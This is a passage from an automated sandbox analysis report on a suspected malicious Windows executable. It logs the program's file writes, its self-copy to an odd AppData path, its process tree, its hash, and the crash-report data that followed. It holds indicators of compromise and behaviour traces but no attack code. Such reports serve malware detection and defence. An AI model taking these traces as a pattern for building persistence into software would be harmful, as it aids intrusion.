C:\Users\user\AppData\Local\Microsof\CLR_v4.0_32\UsageLogs\czkdqe.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	7312C78D	CreateFileW

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	0	8	fd fd fd fd 6a 04 fd 48	jH	success or wait	1	71C61B4F	WriteFile
C:\Users\user\AppData\Local\Microsof\CLR_v4.0_32\UsageLogs\czkdqe.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	7312C907	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72DF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlibb152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	72D503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	72D503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	71C61B4F	ReadFile

Analysis Process: czkdqe.exe PID: 1372, Parent PID: 2264	
General	
Target ID:	8
Start time:	16:39:40
Start date:	01/02/2023
Path:	C:\Users\user\AppData\Local\Temp\czkdqe.exe
Wow64 process (32bit):	true

Commandline:	"C:\Users\user\AppData\Local\Temp\czkdqe.exe"
Imagebase:	0x400000
File size:	76800 bytes
MD5 hash:	7623E43BAB89AD62BD536D06A1751BB9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vktp.exe PID: 4936, Parent PID: 3528

General

Target ID:	10
Start time:	16:39:42
Start date:	01/02/2023
Path:	C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe" "C:\Users\user\AppData\Local\Temp\czkdqe.exe" C:\Users\user\AppData\Local\
Imagebase:	0x400000
File size:	76800 bytes
MD5 hash:	7623E43BAB89AD62BD536D06A1751BB9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: WerFault.exe PID: 4700, Parent PID: 1372

General

Target ID:	12
Start time:	16:39:42
Start date:	01/02/2023
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 1372 -s 616
Imagebase:	0x920000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6CA71717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER51C7.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER51C7.tmp.xml	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_czkdqe.exe_edecdbe330d62627812ca3de941673a21cf89d_81d3edbc_120f58ca	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_czkdqe.exe_edecdbe330d62627812ca3de941673a21cf89d_81d3edbc_120f58ca\Report.wer	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown

File Deleted					
File Path	Completion	Count	Source Address	Symbol	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp	success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp	success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER51C7.tmp	success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER51C7.tmp.xml	success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER51B6.tmp.csv	success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER534E.tmp.txt	success or wait	1	6CA6497A	unknown	

File Written									
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 87 fd 63 fd 05 12 00 00 00 00 00	MDMP c	success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	7240	6	00 00 00 00 00 00		success or wait	1	6CA6497A	unknown	
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 48 1c 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 5c 05 00 00 fd fd fd 63 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 30 00 00 0d 00 00 00 00 00 00 01 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBHGenuineIntel\WT\c0 W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6CA6497A	unknown	

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	6488	752	00 00 39 74 00 00 00 00 00 00 03 00 fd fd 03 00 fd 2a 2c fd 08 21 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 70 03 03 00 00 00 00 72 fd 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 17 fd 03 00 00 00 00 00 b9 03 00 00 00 00 00 00 00 00 00 00 00 00 00 44 3b 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 07 3c 06 00 00 00 00	9t*,!BB?%@AZbprD;@<	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	29182	8864	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTimeoutWorkerFactoryTimer(WaitCompletionPacketIoTimer(WaitCompl	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 28 12 00 00 fd 07 00 00 05 00 00 00 fd 00 00 00 56 2c 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 18 00 00 06 7c 00 00 15 00 00 00 fd 01 00 00 fd 19 00 00 16 00 00 00 fd 00 00 00 fd 1b 00 00	(V,T8T]	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10. 0</WindowsNTVersion>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 31 00 33 00 37 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>1372</Pid>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1002	66	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 63 00 7a 00 6b 00 64 00 71 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>czkdqe.exe</ImageName>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1068	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1072	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1076	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 32 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000002</CmdLineSignature>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1166	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1170	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1174	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 32 00 30 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6209</Uptime>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1216	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1220	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1224	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 >1</Wow64>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1306	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1310	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1314	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1366	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1370	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1374	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1418	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1422	2	09 00		success or wait	3	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	1428	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 33 00 30 00 35 00 32 00 39 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>93052 928</PeakVirtualSize>	success or wait	1	6CA6497A	unknown
